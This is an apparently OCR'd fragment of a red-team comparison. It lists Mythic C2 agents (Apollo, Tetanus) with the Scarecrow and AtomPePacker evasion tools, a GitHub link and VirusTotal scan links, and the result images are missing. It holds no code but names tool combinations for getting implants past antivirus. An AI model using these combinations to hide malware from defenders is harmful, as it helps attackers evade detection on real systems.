


https://github.com/ORCx41/AtomPePacker

Mythic


Video Time

Apollo




https://www.virustotal.com/gui/file/2c72de07adba7234bdddf0d3b10dc75f5b82fa2bae0dc03b5965d04f94f964d4

Apollo + Scarecrow




https://www.virustotal.com/gui/file/07d836e3cf5e13d228ff46d823620d24d169e4c801c64872be3881032b9b4c53

Tetanus




https://www.virustotal.com/gui/file/45967b1ff09cbbb8dd2a7875fa91c2b992c27cfaaff86265d9b988bc3e9a473c

Tetanus + AtomPePacker



https://www.virustotal.com/gui/file/7edcc621e9e150d46bdd0f2ff50987d9cabdce6efd86b9110a4df54c9bc5e8a0

Apollo + Scarecrow + AtomPePacker



